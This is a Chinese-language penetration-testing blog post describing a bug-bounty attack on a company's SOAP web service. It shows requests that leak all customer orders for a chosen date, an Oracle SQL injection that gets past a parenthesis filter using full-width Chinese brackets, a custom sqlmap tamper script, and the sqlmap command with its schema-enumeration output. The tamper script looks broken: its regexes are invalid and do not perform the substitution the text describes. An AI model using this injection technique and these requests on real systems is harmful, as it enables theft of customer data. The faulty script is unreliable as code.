

2021-9-27 Written By J0o1ey QQ/vx 547006660


如有红队/渗透测试方向培训需求、或其他业务项目可联系我

在对某 SRC 测试时，本人根据其证书信息收集到了部分深度子域，并找到了其对应的业务 IP 段

写了个 shell 脚本+ffuf 批量 fuzz 某 src c 段资产目录

fuzz 发现了 xxSRC c 段的一个提供了 webservice 的服务器

http://180.\*.\*\*/webservice/



Available SOAP services:	
<b>SyncOrderToOdcService</b> <ul style="list-style-type: none"><li>• syncOrderInfo</li></ul>	Endpoint address: <a href="#">http://180.*.**/webservice/syncOrderToOdcService</a> WSDL: <a href="#">http://180.*.**/webservice/syncOrderToOdcService.wsdl</a> Target namespace: <a href="#">http://odc.ws.qiku.com/</a>
<b>WsInventoryDiffCheckService</b> <ul style="list-style-type: none"><li>• handleInventoryWMsData</li><li>• handleInventoryERPData</li></ul>	Endpoint address: <a href="#">http://180.*.**/webservice/wsInventoryDiffCheckService</a> WSDL: <a href="#">http://180.*.**/webservice/wsInventoryDiffCheckService.wsdl</a> Target namespace: <a href="#">http://odc.ws.qiku.com/</a>

Available RESTful services:

获取到接口

http://180.\*.\*\*/webservice/syncOrderToOdcService

使用 soup ui 进行调试

数据

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:odc="http://odc.ws.qiku.com/">
  <soapenv:Header/>
  <soapenv:Body>
    <odc:syncOrderInfo>
      <!--Optional:-->
      <arg0></arg0>
    </odc:syncOrderInfo>
  </soapenv:Body>
</soapenv:Envelope>
<arg0></arg0>
```

当<arg0></arg0>中间无参数值时

Soap 接口抛出了一个 Oracle 的错误信息，并提示 “Date format error,YY-MM-DD”

随后很简单了，构造一个符合条件的 date 数据

2021-9-23

Soap request:


```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:odc="http://odc.ws.qiku.com/">
  <soapenv:Header/>
  <soapenv:Body>
    <odc:syncOrderInfo>
```

```

<!--Optional:-->
<arg0>2021-9-23</arg0>
</odc:syncOrderInfo>
</soapenv:Body>
</soapenv:Envelope>

```

arg0 处为日期参数，指定日期，即可查询到 xx src 商城所有订单信息  
属于严重泄露客户数据的漏洞



看了一下 oracle 都爆出 SQL 的错误信息了，并且没有预编译相关的提示，这不得注入一波？

但是在注入的时候发现程序会将括号()过滤掉，导致函数无法执行，sqlmap 注入不出来

这时候就要用到骚姿势了

在 Oracle 中文版本中,中文括号（）可以代替英文()而且不报错！

EG:

# 纯中文括号

SQL> select （1+1） from dual;

（1+1）

-----

2

剩下的就很简单了，改一个 tamper 出来

```
#!/usr/bin/env python
```

```
"""
```

```
Copyright (c) 2006-2016 sqlmap developers (http://sqlmap.org/)
```

```
See the file 'doc/COPYING' for copying permission
```

```
"""
```

```
import os
```

```
import re
```

```
from lib.core.common import singleTimeWarnMessage
```

```
from lib.core.enums import DBMS
```

```
from lib.core.enums import PRIORITY
```

```
__priority__ = PRIORITY.HIGHEST
```

```
def dependencies():
```

```
    singleTimeWarnMessage("tamper script '%s' is unlikely to work against %s" %  
        (os.path.basename(__file__).split(".")[0], DBMS.PGSQL))
```

```
def tamper(payload, **kwargs):
```

```
    retVal = payload
```

```
    if payload:
```

```
        retVal = re.sub(r"\s*(\s*", " (", retVal)
```

```
    retVal = re.sub(r"\s*)\s*", " ) ", retVal)
```

```
    return retVal
```

```
>>>python sqlmap.py -r xxx.txt --dbs --tamper=brackets.py //注入请求，在日期处加*
```

```
[INFO] the back-end DBMS is Oracle  
operating system: Linux Ubuntu 16.04 or 16.10 (yakkety or xenial)  
ation technology: Apache 2.4.18  
BMS: Oracle  
[WARNING] schema names are going to be used on Oracle for enumeration as the counterpart to database names on other D  
[INFO] fetching database (schema) names  
[INFO] used SQL query returns 9 entries  
[CRITICAL] unable to connect to the target URL (''). sqlmap is going to retry the request(s)  
[INFO] retrieved: APEX_040000  
[CRITICAL] unable to connect to the target URL (''). sqlmap is going to retry the request(s)  
[INFO] retrieved: CTXSYS
```

w 到手，收摊